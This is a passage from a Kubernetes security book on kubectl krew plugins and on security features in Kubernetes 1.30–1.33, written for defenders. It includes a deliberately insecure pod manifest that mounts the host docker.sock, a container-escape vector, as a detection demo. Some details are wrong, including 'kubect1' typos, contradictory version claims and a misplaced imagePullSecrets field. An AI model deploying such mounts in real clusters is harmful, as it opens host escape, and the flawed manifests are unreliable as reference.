NAME          DESCRIPTION          INSTALLED
unused-volumes  List unused PVCs    no
To get detailed information, run the info subcommand as shown
below:ubuntu@ip-172-31-10-106:~$ kubectl krew info unused-volumes
NAME: unused-volumes
INDEX: default
URI: https://github.com/dirathea/kubectl-unused-volumes/releases/download/
v0.1.2/kubectl-unused-volumes_linux_amd64.tar.gz
SHA256: 30937fafb91ae193d97443855c0a8ca657428b75a130cfd5ccbebef3bc4429d2
VERSION: v0.1.2
HOMEPAGE: https://github.com/dirathea/kubectl-unused-volumes
DESCRIPTION:
Kubectl plugins to gather all PVC and check whether it used in any
workloads on cluster or not.
This plugin lists all PVCs that are not used by any
  - DaemonSet
  - Deployment
  - Job
  - StatefulSet
```

You are informed in the output that this plugin helps you find unused PVCs that are costing you money.

You can now install the plugin and then run it in your demo cluster to retrieve information on unused PVCs, as shown here:

```
ubuntu@ip-172-31-10-106:~$ kubectl krew install unused-volumes
Updated the local copy of plugin index.
Installing plugin: unused-volumes
Installed plugin: unused-volumes
\
| Use this plugin:
|   kubectl unused-volumes
| Documentation:
|   https://github.com/dirathea/kubectl-unused-volumes
/
WARNING: You installed plugin "unused-volumes" from the krew-index plugin
repository.
  These plugins are not audited for security by the Krew maintainers.
  Run them at your own risk.
```

Note the last sentence where it specifies that there is no security validation for these Krew plugins, so it is at your own risk.

Now, list your PVCs (and then use the plugin to confirm one of them is unattached) using the following command:

```
ubuntu@ip-172-31-10-106:~$ kubectl get pvc
NAME          STATUS    VOLUME   CAPACITY   ACCESS MODES   STORAGECLASS
VOLUMEATTRIBUTESCLASS  AGE
myclaim       Pending
<unset>              29s
ubuntu@ip-172-31-10-106:~$ kubectl unused-volumes
Name          Volume Name    Size    Reason          Used By
myclaim       5Gi           No Reference
```

You have learned how to discover, search for, and use plugins from the Krew index. You also went through the installation and usage of a plugin called `unused-volumes`.

Next, we will discuss the most relevant security plugins for various security use cases and provide demos for some of them.

Practical examples of security plugins

From the wide range of plugins available in the Krew repository, we have selected some of the most common and important ones (listed next) that can help address security issues. In this section, we will also provide detailed descriptions of these plugins, and for some of them, we will include step-by-step practical demonstrations.

access-matrix (also called rakkess) [4]

It can be challenging to determine RBAC permissions on specific resources, identify who has access to what, and assess the effectiveness of your cluster access control configurations. You may be surprised by how often excessive privileges are granted to resources. This plugin is essential for all Kubernetes administrators as it will help with access control for your users.

Natively, you can still use the `kubectl auth can-i -list` command, but it is not very granular and flexible to list all the access rights.

For a detailed description of the plugin, run `kubectl krew info access-matrix`. A very similar output will be shown:

```
NAME: access-matrix
INDEX: default
URI: https://github.com/corneliusweig/rakkess/releases/download/v0.5.0/
access-matrix-amd64-linux.tar.gz
SHA256: 3217c192703d1d62ef7c51a3d50979eaa8f3c73c9a2d5d0727d4fbe07d89857a
VERSION: v0.5.0
HOMEPAGE: https://github.com/corneliusweig/rakkess
DESCRIPTION:
Show an access matrix for server resources
```

This plugin retrieves the full list of server resources, checks access for the current user with the given verbs, and prints the result as a matrix.

To install this plugin, run the `kubectl krew install access-matrix` command.

This complements the usual `kubectl auth can-i` command, which works for a single resource and a single verb. To execute the plugin with no parameters, run the following:

```
$ kubectl access-matrix
```

The preceding command will list all permissions for all resources. To avoid too much noise in the output, it is better to be more specific on which resources you need to list permissions.

The plugin supports multiple modes of operation, allowing you to examine access from different perspectives. One of those modes prints all subjects with access to a given resource (needs read access to Roles and ClusterRoles). An example is given here:

```
$ kubectl access-matrix for configmap

CAVEATS:
\
| Usage:
|   kubectl access-matrix
|   kubectl access-matrix for pods
/
```

By running `kubectl access-matrix resource secrets`, you will get an output of the subjects that have permissions for the `secrets` resource, as shown in *Figure 14.1*:

```
ubuntu@ip-172-31-15-247:~$ kubectl access-matrix resource secrets
NAME                                KIND           SA-NAMESPACE  LIST  CREATE  UPDATE  DELETE
generic-garbage-collector           ServiceAccount kube-system    ✓     ✗       ✓       ✓
horizontal-pod-autoscaler           ServiceAccount kube-system    ✓     ✗       ✗       ✗
kubeadm:cluster-admins              Group          kube-system    ✓     ✓       ✓       ✓
legacy-service-account-token-cleaner ServiceAccount kube-system    ✗     ✗       ✗       ✓
namespace-controller                ServiceAccount kube-system    ✓     ✗       ✗       ✓
resourcequota-controller            ServiceAccount kube-system    ✓     ✗       ✗       ✗
system:kube-controller-manager      User          kube-system    ✓     ✓       ✓       ✓
system:masters                      Group          kube-system    ✓     ✓       ✓       ✓
Only ClusterRoleBindings are considered, because no namespace is given.
ubuntu@ip-172-31-15-247:~$
```

Figure 14.1 - The *access-matrix* plugin confirming which subjects have access to secret resources

Figure 14.1 shows that some **ServiceAccounts** may have more permissions than necessary for accessing secrets. With this insight, you can appropriately restrict permissions in their environments.

blame

This plugin can be utilized in forensic investigations and for evidence gathering to track how resource fields have been modified. It provides visibility into which process made the changes and the exact date of those modifications.

As an example, we take a Pod in a namespace called `packt`, and we need to find out all the changes happening on that Pod.

First, you list the Pods running in that namespace, as follows:

```
ubuntu@ip-172-31-15-247:~$ kubectl get pods -n packt
```

The output shows that the Pods were created 11 days ago:

NAME	READY	STATUS	RESTARTS	AGE
hazelcast	1/1	Running	1 (2d1h ago)	11d
nginx	1/1	Running	1 (2d1h ago)	11d

Now, let's make a change to the hazelcast Pod, for example, creating a new label, as shown here:

```
ubuntu@ip-172-31-15-247:~$ kubectl patch pod hazelcast -n packt --type
merge -p '{"metadata": {"labels": {"environment2": "test2"}}}'
pod/hazelcast patched
```

As shown in the output, you are using the patch command to create a new label, environment2, with a value of test2. However, you can also edit the running Pod directly to create the label. We can confirm the label's creation by reviewing the following output:

```
ubuntu@ip-172-31-15-247:~$ kubectl get pods -n packt hazelcast --show-
labels
NAME          READY  STATUS   RESTARTS   AGE    LABELS
hazelcast     1/1    Running  1 (2d1h ago)  11d    environment2=test2,run=hazelcast
```

Now is time to do some forensics and use the blame plugin, as shown in the following command:

```
ubuntu@ip-172-31-15-247:~$ kubectl blame pod -n packt hazelcast
```

The last output shows that kubectl-patch was used to create a new label 4 seconds ago:

```
kubectl-patch (Update 4 seconds ago)    environment2: test2
kubectl-run  (Update 11 days ago)      run: hazelcast
                                         name: hazelcast
                                         namespace: packt
                                         resourceVersion: "1520017"
                                         uid: 663eb674-5622-4d4b-9c69-
e508cab92e35
                                         spec:
                                         containers:
kubectl-run  (Update 11 days ago)      - image: hazelcast/hazelcast
kubectl-run  (Update 11 days ago)      imagePullPolicy: Always
```

```
kubectl-run    (Update    11 days ago)    name: hazelcast
kubectl-run    (Update    11 days ago)    resources: {}
kubectl-run    (Update    11 days ago)    terminationMessagePath: /dev/
termination-log
```

bulk-action [5]

How often have you wished for a way to run commands across multiple Pods simultaneously? This plugin provides exactly that functionality, which is especially valuable in specific security-related scenarios. For instance, in the event of a cluster compromise, you may need to delete multiple Pods or verify whether all Pods have the `allowPrivilegeEscalation` option enabled, or perhaps get selected fields' values for given resource types. This plugin allows you to do bulk actions on Kubernetes resources.

For this plugin to work, you just need to have an environment with Bash installed and the following commands/tools available (installed) as well: `sed|grep|awk`.

The following example demonstrates how you can leverage the plugin in your lab.

Use the following command to see all the images that are included in the Pods of the `packt` namespace (you can use any namespace you prefer that contains Pods to run these practical exercises, as you are not bound to the `packt` namespace):

```
ubuntu@ip-172-31-15-247:~$ kubectl bulk-action pod -n packt get image
image fields are getting
--> pod/hazelcast
- image: hazelcast/hazelcast
image: docker.io/hazelcast/hazelcast:latest
--> pod/nginx
- image: nginx
image: docker.io/library/nginx:latest
```

You can see how easy is to grab the image information from the preceding output.

Now, you can verify which Pods have the `allowPrivilegeEscalation` field and what the values are, as follows:

```
ubuntu@ip-172-31-15-247:~$ kubectl get pods -n packt
```

NAME	READY	STATUS	RESTARTS	AGE
allowprivilegeescalation	1/1	Running	0	6s
hazelcast	1/1	Running	1 (5d6h ago)	15d
nginx	1/1	Running	1 (5d6h ago)	15d

```
ubuntu@ip-172-31-15-247:~$ kubectl bulk-action pod -n packet get
allowPrivilegeEscalation
allowPrivilegeEscalation fields are getting
--> pod/allowprivilegeescalation
allowPrivilegeEscalation: true
--> pod/hazelcast
--> pod/nginx
```

From the preceding output, you first retrieve the list of Pods running in the packet namespace. One of the Pods is configured as `allowPrivilegeEscalation = true`. When executing the plugin command, this configuration is detected and displayed on the screen. While the Pod name is `allowprivilegeescalation`, the key point is the line that shows the field-value pair, indicating the configuration.

commander

This is another highly valuable plugin for forensic purposes, allowing you to easily visualize resources such as Pod manifest files, events, logs, and more in a user-friendly manner.

Two binaries are **required** for installation: `fsf` and `yq`. With the help of `fsf`, the plugin generates an intuitive menu that lets you navigate and explore your Kubernetes cluster seamlessly.

Follow the instructions at the links provided here to install these two binaries:

- `fzf`: <https://github.com/junegunn/fzf/releases>
- `yq`: <https://github.com/mikefarah/yq/releases>

Once you've identified the appropriate binary versions for your system, you can use the following commands to download, move, and make them executable:

```
wget the packages (E.g. wget https://github.com/mikefarah/yq/releases/
download/v4.45.4/yq_linux_arm64)
cp to local/bin (PATH)
chmod +x to make it an executable
```

Once done, uncompress and copy the `fzf` and `yq` binaries into your `PATH` directory.

The `print` command is required to display the help information. To install it on Ubuntu, run the `sudo apt install mailcap` command.

The following output shows the plugin installation along with a warning about the potential security risks associated with using uncontrolled plugins:

```
ubuntu@ip-172-31-15-247:~$ kubectl krew install commander
Updated the local copy of plugin index.
Installing plugin: commander
Installed plugin: commander
\
| Use this plugin:
|   kubectl commander
| Documentation:
|   https://github.com/schabrolles/kubectl-commander
| Caveats:
| \
| | For optimal experience, be sure to have the following binaries
| | installed on your machine:
| | * fzf: https://github.com/junegunn/fzf/releases
| | * yq: https://github.com/mikefarah/yq/releases
| /
/
WARNING: You installed plugin "commander" from the krew-index plugin
repository.
    These plugins are not audited for security by the Krew maintainers.
    Run them at your own risk.
```

With the plugin now installed, you can visualize your Pods in the packt namespace through an intuitive menu interface (accessible by pressing *Ctrl* + *Y* while selecting a Pod).

First, run `kubectl commander pods -n packt` to display the list of Pods. After selecting a Pod, pressing *Ctrl* + *Y* reveals the YAML file, and pressing *Ctrl* + *L* allows you to view the logs. For a complete list of available options to use while previewing resources, refer to the *Further reading* section at the end of this chapter [6].

Figure 14.2 shows the output of the commander plugin, which displays the YAML manifest of one of our selected Pods:

```
[ YAML - yq .]
apiVersion: v1
kind: Pod
metadata:
  annotations:
    kubectl.kubernetes.io/last-applied-configuration: |
      {"apiVersion":"v1","kind":"Pod","metadata":{"annotations":{},"name":"allowprivilegeescalation","namespace":"packt"},"spec":{"containers":[{"command":["sh","-c","sleep 1h"],"image":"busybox:1.28","name":"allowprivilegeescalation","securityContext":{"allowPrivilegeEscalation":true},"volumeMounts":[{"mountPath":"/data/demo","name":"sec-ctx-vol"}]}],"securityContext":{"fsGroup":2000,"runAsGroup":3000,"runAsUser":1000,"supplementalGroups":[4000]},"vo

nginx          1/1      Running   1 (6d23h ago)   16d
hazelcast      1/1      Running   1 (6d23h ago)   16d
allowprivilegeescalation 1/1      Running   41 (14m ago)    41h
NAME          READY   STATUS    RESTARTS   AGE
pods > < 3/3 +T (0)
ctrl-h(help) / context: [ kubernetes-admin@kubernetes ]
```

Figure 14.2 - The commander plugin listing Pods and their manifest file

Detector for Docker Socket (DDS)

In *Chapter 13, Attacks Using Kubernetes Vulnerabilities*, you explored various methods of container escape. One particularly effective method involves mounting the Docker socket (`docker.sock`) volume into a container.

The DDS plugin is highly useful for detecting which workloads are mounting this volume, allowing you to implement security guardrails to protect those workloads. DDS scans each Pod in your Kubernetes cluster. If the Pods are included in a workload, such as a Deployment or StatefulSet, it checks the type of workload instead of each individual Pod. It then reviews all container volumes, specifically checking for any volume that is mounted at the `*docker.sock` path.

Let's quickly demonstrate how this plugin works.

You have a Pod named `pod-test` that has the `docker.sock` volume mounted. The manifest file (name it `docker_sock.yaml`) for this Pod is shown here (remember to also apply and deploy the Pod with `kubectl apply -f <file>`):

```
apiVersion: v1
kind: Pod
metadata:
  name: pod-test
  namespace: packt
```

```
spec:
  containers:
    - name: dockercontainer
      image: docker:20
      command: ["sleep", "43200"]
      volumeMounts:
        - name: docker
          mountPath: /var/run/docker.sock
  volumes:
    - name: docker
      hostPath:
        path: /var/run/docker.sock
```

You first start by running the following commands:

```
kubect1 krew install dds
kubect1 dds
ubuntu@ip-172-31-15-247:~$ kubect1 dds
NAMESPACE      TYPE      NAME      STATUS
packt          pod      pod-test  mounted
```

You can see how the plugin successfully detected the Pod with the `docker.sock` volume mounted. Additionally, you can inspect the corresponding manifest file using the following:

```
ubuntu@ip-172-31-15-247:~$ kubect1 dds --filename docker_socket.yaml
FILE           LINE      STATUS
docker_socket.yaml  13      mounted
```

The first output highlights which Pod in the cluster has the `docker.sock` volume mounted. The second output demonstrates how to inspect the corresponding manifest file to identify where and how the socket is being mounted.

Kubescape [7]

This is a must-have plugin. It's a well-known open source tool, also available as a plugin, that scans Kubernetes clusters for misconfigurations, audits YAML files and Helm charts, and checks container images for vulnerabilities. When scanning for misconfigurations, it supports multiple frameworks such as NSA-CISA, MITRE ATT&CK®, and the CIS Benchmarks.

Let’s run our first scan on a YAML file using the following:

```
kubect1 kubescape scan docker_sock.yaml
```

You get an output similar to *Figure 14.3*::

Control name	Resources	View details
HostPath mount	1	\$ kubescape scan control C-0048 -v
Non-root containers	1	\$ kubescape scan control C-0013 -v

Control name	Resources	View details
Missing network policy	1	\$ kubescape scan control C-0260 -v

Figure 14.3 - Kubernetes Pod YAML file security recommendations

You can now scan the cluster using the MITRE framework:

```
kubect1 kubescape scan framework MITRE
```

The output will be as shown in *Figure 14.4*:

Framework scanned: MITRE

Controls	26
Passed	9
Failed	15
Action Required	2

Failed resources by severity:

Critical	0
High	7
Medium	13
Low	1

Figure 14.4 - Kubescape scan using the MITRE framework

Figure 14.5 shows the output of the last command for the MITRE framework. Particularly, it shows some of the controls included in the framework:

Controls	
Control Name	Severity : Critical : Disable anonymous access to Kubelet service Failed Resources : 0 All Resources : 0 % Compliance-Score : Action Required *
Control Name	Severity : Critical : Enforce Kubelet client TLS authentication Failed Resources : 0 All Resources : 0 % Compliance-Score : Action Required *
Control Name	Severity : High : Applications credentials in configuration files Failed Resources : 1 All Resources : 25 % Compliance-Score : 96%

Figure 14.5 - MITRE framework controls output from Kubescape

Summary

In this chapter, you explored how open source plugins can help cluster administrators, developers, and security engineers across various use cases. While we focused primarily on security-relevant plugins, there are many other plugins in the public community that could be utilized for a wide range of applications.

You learned how to search for plugins using the command line, install them manually, or automate the process with tools such as Krew. You also reviewed the most critical security plugins and went through a step-by-step practical guide on their usage, showcasing various options.

In the next and last chapter of this book, we will cover the latest security features introduced in the most recent version of Kubernetes and examine the new capabilities they offer.

Further reading

[1] Krew, the plugin manager (<https://krew.sigs.k8s.io/>)

[2] Krew installation document for different operating systems (<https://krew.sigs.k8s.io/docs/user-guide/setup/install/><https://krew.sigs.k8s.io/docs/user-guide/setup/install/>)

[3] The cli-runtime utility for creating plugins in Go (<https://github.com/kubernetes/cli-runtime>)

[4] The access-matrix documentation (<https://github.com/corneliusweig/rakless>)

[5] The bulk-action plugin GitHub page documentation (<https://github.com/emreodabas/kubectl-plugins#kubectl-bulk>)

[6] The commander plugin and its options (<https://github.com/schabrolles/kubectl-commander?tab=readme-ov-file#screenshots>)

[7] How to use Kubescape documentation (<https://github.com/kubescape/kubescape/blob/master/docs/getting-started.md#run-your-first-scan>)

Appendix: Enhancements in Kubernetes 1.30–1.33

Thanks to the open source community, Kubernetes is released and maintained by thousands of contributors worldwide, helping its continued growth. At the time of writing this book, the latest version of Kubernetes is 1.33, **Octarine: The Color of Magic**, inspired by Terry Pratchett's Discworld series. This release highlights the open source magic that Kubernetes enables across the ecosystem.

Kubernetes version 1.30 represents a notable milestone in the progression of the highly adopted orchestration platform, especially in terms of security features and enhanced developer experience.

This latest release (v1.33) includes a total of 64 enhancements. Among these enhancements, 18 have progressed to Stable, 20 are moving into Beta, 24 have transitioned to Alpha, and 2 have been deprecated or withdrawn.

Even though we will be focusing on the security aspects, we would also like to highlight some of the new key cluster management features.

This appendix covers the following:

- Kubernetes Enhancement Proposal
- Understanding new non-security features
- Learning about new security features

Kubernetes Enhancement Proposal

A **Kubernetes Enhancement Proposal (KEP)** [1] is a design document that outlines a proposed change or feature enhancement to Kubernetes. Similar to how ideas are discussed in team meetings during daily work, a KEP provides a structured way to propose, discuss, and document new enhancements to the Kubernetes project.

Each KEP must be submitted under the appropriate **Special Interest Group (SIG)** subdirectory in the Kubernetes GitHub repository. Examples of SIGs include `sig-auth` (authentication and authorization), `sig-network`, `sig-cloud-provider`, and `sig-security`. These groups are responsible for maintaining specific areas of the Kubernetes code base and community.

The KEP process is still considered to be in the beta phase, but it is a mandatory requirement for all new enhancements to the Kubernetes project. This ensures that changes are well documented and reviewed by the community.

Understanding new non-security features

The following features are among the most useful new additions in version 1.33, though they are not necessarily related to security. This section presents a brief overview of these new features to help you understand how they can be implemented in your deployments.

Confirmation flag to avoid accidental deletion of resources

When we delete, for example, a Pod and run the `kubectl delete pod <pod_name>` command, we do not get a confirmation prompt, and the Pod is basically deleted. With this new feature, there is the introduction of an interactive flag for the `kubectl delete` command to prevent accidental deletions. As you may know, the `kubectl delete` command is powerful but it is permanent and non-reversible. With this latest version of Kubernetes, there is a new flag available (`-i`). This will prompt the user for confirmation before it is too late, as shown in the following figure:

```

ubuntu@master:~$ kubectl get pods -A
NAMESPACE   NAME                                     READY   STATUS    RESTARTS   AGE
kube-system  calico-kube-controllers-6df7596dbd-5srtr 1/1     Running   0           8m43s
kube-system  calico-node-fqsvb                        1/1     Running   0           8m43s
kube-system  calico-node-rknt2                       1/1     Running   0           8m43s
kube-system  coredns-7db6d8ff4d-kq9tm                1/1     Running   0           15m
kube-system  coredns-7db6d8ff4d-nhpx8                1/1     Running   0           15m
kube-system  etcd-master                             1/1     Running   0           15m
kube-system  kube-apiserver-master                    1/1     Running   0           15m
kube-system  kube-controller-manager-master           1/1     Running   0           15m
kube-system  kube-proxy-clp2v                         1/1     Running   0           15m
kube-system  kube-proxy-dhkl5                         1/1     Running   0           11m
kube-system  kube-scheduler-master                    1/1     Running   0           15m
packt       nginx                                    1/1     Running   0           3m19s
ubuntu@master:~$ kubectl delete pod -n packt nginx -i
You are about to delete the following 1 resource(s):
pod/nginx
Do you want to continue? (y/n): █

```



Figure 15.1 – kubectl delete with confirmation prompt

As you can see in the preceding figure, first you list all Pods within the cluster and then you try to delete one Pod using the `-i` flag. A confirmation prompt is then triggered to confirm the deletion.

The sleep action for the preStop hook

This enhancement will help Kubernetes administrators troubleshoot resource issues by letting them control workload shutdown.

With this new enhancement, when a Pod deletion event is sent, the `preStop` hook will delay the shutdown by *x* seconds, depending on how the policy is configured. This will enable troubleshooting capabilities and some scenarios where the termination needs to be under control, for instance, to allow transactions to be completed.

It is a very simple proposal that can result in huge benefits for administrators.

As you see in the following code block, adding the `preStop` hook on the Pod manifest file and specifying the number of seconds as 5 will do the trick:

```

spec:
  containers:
  - name: nginx
    image: nginx:1.16.1
    lifecycle:
      preStop:

```

```
sleep:
  seconds: 5
```

We have highlighted some features that, while not specifically related to security, are important for you to understand due to their potential usefulness. The next section will focus on new features that will help secure your deployments further.

Multiple Service CIDRs

Version 1.33 graduated to **general availability (GA)** and enabled by default.

Prior to this, Kubernetes clusters could only allocate service IPs (**ClusterIPs**) from a single fixed CIDR range. Once that pool was full, no new services could be created.

The **Multiple Service CIDRs** feature lets you define and add multiple IP ranges dynamically, so clusters can grow their service network without disruption.

Here are some advantages and benefits of this new feature:

- **Dynamic scaling:** Add new IP pools without network downtime or service disruption
- **Avoid IP exhaustion:** This is crucial for clusters with thousands of services or long-lasting deployments
- **Supports dual stack:** IPv4 and IPv6 can coexist via separate CIDRs
- **Simplifies operations:** There is no need to recreate clusters or manually tweak networking
- Let's use a practical step-by-step example of how an admin can expand service IP capacity safely by adding a new CIDR.
- Ensure that Kubernetes is at v1.33+ by running the following command:

```
ubuntu@ip-172-31-6-241:~$ kubectl version
Client Version: v1.33.1
Kustomize Version: v5.6.0
Server Version: v1.33.1
```

Now, list the current CIDRs:

```
ubuntu@ip-172-31-6-241:~$ kubectl get servicecidr
NAME          CIDRS          AGE
kubernetes    10.96.0.0/12    7m28s
ubuntu@ip-172-31-6-241:~$
```

Next, we need to define a new ServiceCIDR. Create a YAML file (e.g., `add-servicecidr.yaml`):

```
apiVersion: networking.k8s.io/v1
kind: ServiceCIDR
metadata:
  name: extra-cidr
spec:
  cidrs:
  - 10.110.0.0/16
```

Now apply it:

```
kubectl apply -f add-servicecidr.yaml
```

List the CIDRs again:

```
ubuntu@ip-172-31-6-241:~$ kubectl get servicecidr
```

NAME	CIDRS	AGE
extra-cidr	10.110.0.0/16	44s
kubernetes	10.96.0.0/12	18m

Notice from the preceding output that you now have two CIDRs available.

Learning about new security features

You will now explore some of the most relevant and latest security features in Kubernetes, gaining insights into how these enhancements solve security challenges. You will learn how these new features will help you secure your environment, ensuring they are up to date with regard to current security standards and ready to defend against evolving threats.

Fine grained Kubelet API authorization

Before version 1.33, the Node API on the kubelet treated most non-core endpoints (such as `/pods` and `/healthz`) under a catch-all proxy check. With fine-grained authorization, the kubelet now makes smarter, per-path decisions.

It maps each path to specific RBAC permissions, as shown in the next table:

URL path	Checks against
/pods	nodes/pods
/healthz	nodes/healthz
/configz	nodes/configz

Previously, if someone had permission to call `/pods`, they automatically got access to everything under proxy. Now, you can give them just what they need (the principle of least privilege).

Let's look at an example of this. A monitoring app might only need to query `/healthz` and `/metrics`. You can grant it just `nodes/healthz` and `nodes/metrics`, with no access to `/pods` or `/configz`. Another example could be a configuration tool that might need `/configz`. It can be given just that permission and nothing more.

It is important to note that you must ensure the `KubeletFineGrainedAuthz` feature gate is enabled (default in v1.33) and update your RBAC roles to reference subresources such as `nodes/pods`, `nodes/healthz`, and so on. If using default roles, ensure that `system:kubelet-api-admin` is updated accordingly.

Support for user namespaces in Pods

This new feature [2], which is still in Beta release (in version 1.33), enhances the way to isolate Pods from each other. Note that this is a Linux-only feature, so Windows systems will not benefit from it.

Currently, when we run a new Pod on a cluster, the user running inside the container is the same as the one on the host. A **privileged process** that runs on the container will have the same privileges on the host, which means if a Pod gets compromised, it could escalate privileges on the host or other Pods on the same node. This is because it runs in the same user namespace.

The new feature allows you to map users in the container to different users in the host, mitigating some known security vulnerabilities and CVEs. Let's look at an example of this:

Without namespaces: A process running as UID 0 (root) in the container is also root on the host, which is dangerous if there's a kernel bug or misconfiguration.

With namespaces: UID 0 inside the container can be mapped to an unprivileged UID on the host (e.g., UID 100000). This limits the container's ability to interact with host resources, even if it breaks isolation.

The following Pod manifest file shows `hostUsers` set to `false`:

```
apiVersion: v1
kind: Pod
metadata:
  name: test-pod
spec:
  hostUsers: false
  containers:
  - name: test-container
    command: ["sleep"]
    image: nginx
```

In this case, the kubelet will use `UIDs/GIDS` to do the mappings to guarantee that there are no conflicts between two or more Pods running on the same node.

Ensure secret pulled images

The *Ensure secret pulled images* feature is primarily about ensuring secure, authenticated image pulls using `imagePullSecrets`, especially when pulling from private registries. This enhancement ensures that when a Pod pulls an image from a private registry, Kubernetes always uses the appropriate `imagePullSecrets`, even if the image is already cached on the node.

The `imagePullPolicy` setting [3] governs the way a Pod needs to pull a new image. By default, if the image has been already pulled, it can be accessed by other Pods without re-authentication, and the kubelet, which is in charge of managing containers on a node, will attempt to pull the specified image if the tag or name is already known. Setting `imagePullPolicy` to `Always` guarantees deployment of the latest image version each time the Pod initializes. It is highly recommended to avoid pulling the `:latest` tag, as it will not guarantee that you will know or be able to control the specific version you are running, and it can introduce new security vulnerabilities and some other issues.

To better understand this concept, consider a scenario where `imagePullPolicy` is set to `IfNotPresent`. A confidential image, containing sensitive information such as passwords, has been downloaded from another Pod and resides in the cache of the node. Another Pod is configured to pull the same image name and tag. In this instance, since the image is already present (cached on the node), it will be consumed without needing further authentication. The recommended value for `imagePullPolicy` is to set it as `Always`, thereby requiring Pods to authenticate for image downloads.

With this recent security enhancement, kubelet ensures that Pods attempting to access the image are authenticated, if they do not have the same `imagePullSecrets` as you can see in the following manifest file:

```
apiVersion: v1
kind: Pod
metadata:
  name: secret-pod
spec:
  containers:
    - name: secret-container
      image: secret-image
      imagePullPolicy: IfNotPresent
      imagePullSecrets:
        - name: my-secret
```

You can see how you need to specify and reference the secret for the new Pod to launch from the image.

Reduction of secret-based service account tokens

The introduction of this security feature [4] became stable in version 1.30 but was made GA in version 1.22. Prior to this update, the creation of a new **service account (SA)** would automatically generate an associated token. As you may be already aware, the SA is used both for authentication and authorization for the Kubernetes API server.

Before the feature was implemented in version 1.22, automatically generated tokens for specific SAs could be mounted on Pods, posing a significant security risk if the Pods were compromised or if unauthorized access occurred.

With this new capability, tokens are now bound to Pods rather than to SAs, meaning that now the token is only valid when used from the Pod it was issued to, preventing reuse on other Pods or machines. This is achieved by injecting them using the new kubelet `serviceAccountToken`, which can be obtained via the `TokenRequest` API and stored as a projected volume. Alternatively, one can manually create the secret for the SA token.

To better illustrate it, we have created a new SA named `sa-test` in the `packt` namespace, as shown here:

```
apiVersion: v1
kind: ServiceAccount
metadata:
  name: sa-test
  namespace: packt
```

By default, SAs no longer have secrets automatically created or attached. Creating a simple SA will result in no secrets being generated.

If your workload needs to use an SA token, you can use **projected SA tokens**, which are short-lived tokens that don't persist as secrets in etcd, thereby increasing security. Consider the following code:

```
apiVersion: v1
kind: ServiceAccount
metadata:
  name: sa -test-with-projected-token
  namespace: packt
```

You can mount the token directly as a volume with a defined expiration period, as shown here:

```
apiVersion: v1
kind: Pod
metadata:
  name: sa-test-pod
  namespace: packt
spec:
  serviceAccountName: sa-test-with-projected-token
  containers:
    - name: sa-test-container
      image: sa-test-image
      volumeMounts:
        - name: sa-test-token
          mountPath: /var/run/secrets/tokens
          readOnly: true
  volumes:
    - name: sa-test-token
      projected:
```

```
sources:
- serviceAccountToken:
    path: token
    expirationSeconds: 3600
    audience: "api"
```

In the preceding examples, you have the following:

The `serviceAccountToken` projection mounts a token to `/var/run/secrets/tokens/token`

`expirationSeconds` defines a short-lived token lifespan, reducing risk in case of token compromise

By reducing the threat surface on secret-based SA tokens, Kubernetes is moving toward a more robust and secure method of managing credentials. This change is crucial for large-scale and security-sensitive deployments.

If you still need a traditional secret-based token for backward compatibility, you can annotate the SA to generate the secret explicitly, as shown here:

```
apiVersion: v1
kind: ServiceAccount
metadata:
  name: sa-test-legacy-service-account
  namespace: packt
  annotations:
    kubernetes.io/service-account-token: "true"
```

We have covered how this new feature represents a significant step forward in Kubernetes security by decreasing the reliance on static secrets and mitigating the risks associated with long-lived credentials.

Bound SA token improvements (stable as of v1.32)

Related to the preceding feature, this proposal aims to enhance the integrity of bound tokens [5] by incorporating a **JSON Web Token (JWT)** ID and node reference within SA tokens, which are utilized for authenticating workloads within the cluster. By associating these tokens with specific Pods, this initiative aims to improve traceability and security measures.

For threat actors, this feature poses significant challenges, as it will make it harder to exploit the tokens and thereby compromise a cluster. Techniques such as the *replay* of a projected token from another node will be avoided. Moreover, the binding of tokens to Pods instead of the entire

cluster will limit attackers' capacity to exploit stolen tokens. One clear example is that if a token is stolen from one node or Pod, it can't be used elsewhere.

CEL for admission control

As you may be aware, Kubernetes admission controllers operate in two modes: validating and mutating. An example of a validating admission controller is one that prevents the use of the latest tag for container images. The admission controller is a crucial component of the cluster's master control plane, as it can allow, deny, or modify API requests to the server. Validating admission policies use the **Common Expression Language (CEL)** [6] to define validation rules.

Developed by Google with security in mind, CEL is a programming language used in Kubernetes to create advanced and customized admission control policies. It is fast, highly reliable, and consumes minimal resources. Validating admission policies is a new way to define Kubernetes admission controls using simple, declarative rules. Instead of relying on external admission webhooks, these policies run inside the Kubernetes API server and use CEL to define validation logic.

The following example shows that fewer than or equal to 20 replicas are allowed:

```
object.spec.replicas <= 20
```

This new feature, which was in Beta in version 1.30, implements CEL for admission control, making it more dynamic and flexible when creating policies. Also, it will enable more complex and advanced rule creation.

Having an immutable (read-only) root filesystem is considered best practice according to various hardening guidelines. However, it is not currently a requirement under any of the Pod security standards. The following example implements this practice using CEL, and the main goal of `ValidatingAdmissionPolicy` is to deny the creation of any spec that does not have `readOnlyRootFilesystem` set to `true`:

```
apiVersion: admissionregistration.k8s.io/v1alpha1
kind: ValidatingAdmissionPolicy
metadata:
  name: "only-allow-read-only-file-system"
spec:
  failurePolicy: Fail
  matchConstraints:
    resourceRules:
      - apiGroups: [""]
```

```

apiVersions: ["v1"]
operations: ["CREATE", "UPDATE"]
resources: ["pods"]
- apiGroups: ["apps"]
apiVersions: ["v1"]
operations: ["CREATE", "UPDATE"]
resources: ["deployments", "replicasets", "daemonsets", "statefulsets"]
- apiGroups: ["batch"]
apiVersions: ["v1"]
operations: ["CREATE", "UPDATE"]
resources: ["jobs", "cronjobs"]
validations:
- expression: "object.kind != 'Pod' || object.spec.containers.
all(container, has(container.securityContext) && has(container.
securityContext.readOnlyRootFilesystem) && container.securityContext.
readOnlyRootFilesystem == true)"
message: "Containers with mutable filesystem are not allowed"
- expression: "['Deployment', 'ReplicaSet', 'DaemonSet', 'StatefulSet', 'Job'].
all(kind, object.kind != kind) || object.spec.template.spec.containers.
all(container, has(container.securityContext) && has(container.
securityContext.readOnlyRootFilesystem) && container.securityContext.
readOnlyRootFilesystem == true)"
message: "CRDs having containers with mutable filesystem are not allowed"
- expression: "object.kind != 'CronJob' || object.spec.jobTemplate.spec.
template.spec.containers.all(container, has(container.securityContext)
&& has(container.securityContext.readOnlyRootFilesystem) && container.
securityContext.readOnlyRootFilesystem == true)"
message: "CronJob having containers with mutable filesystem are not
allowed"

```

Admission webhook match conditions

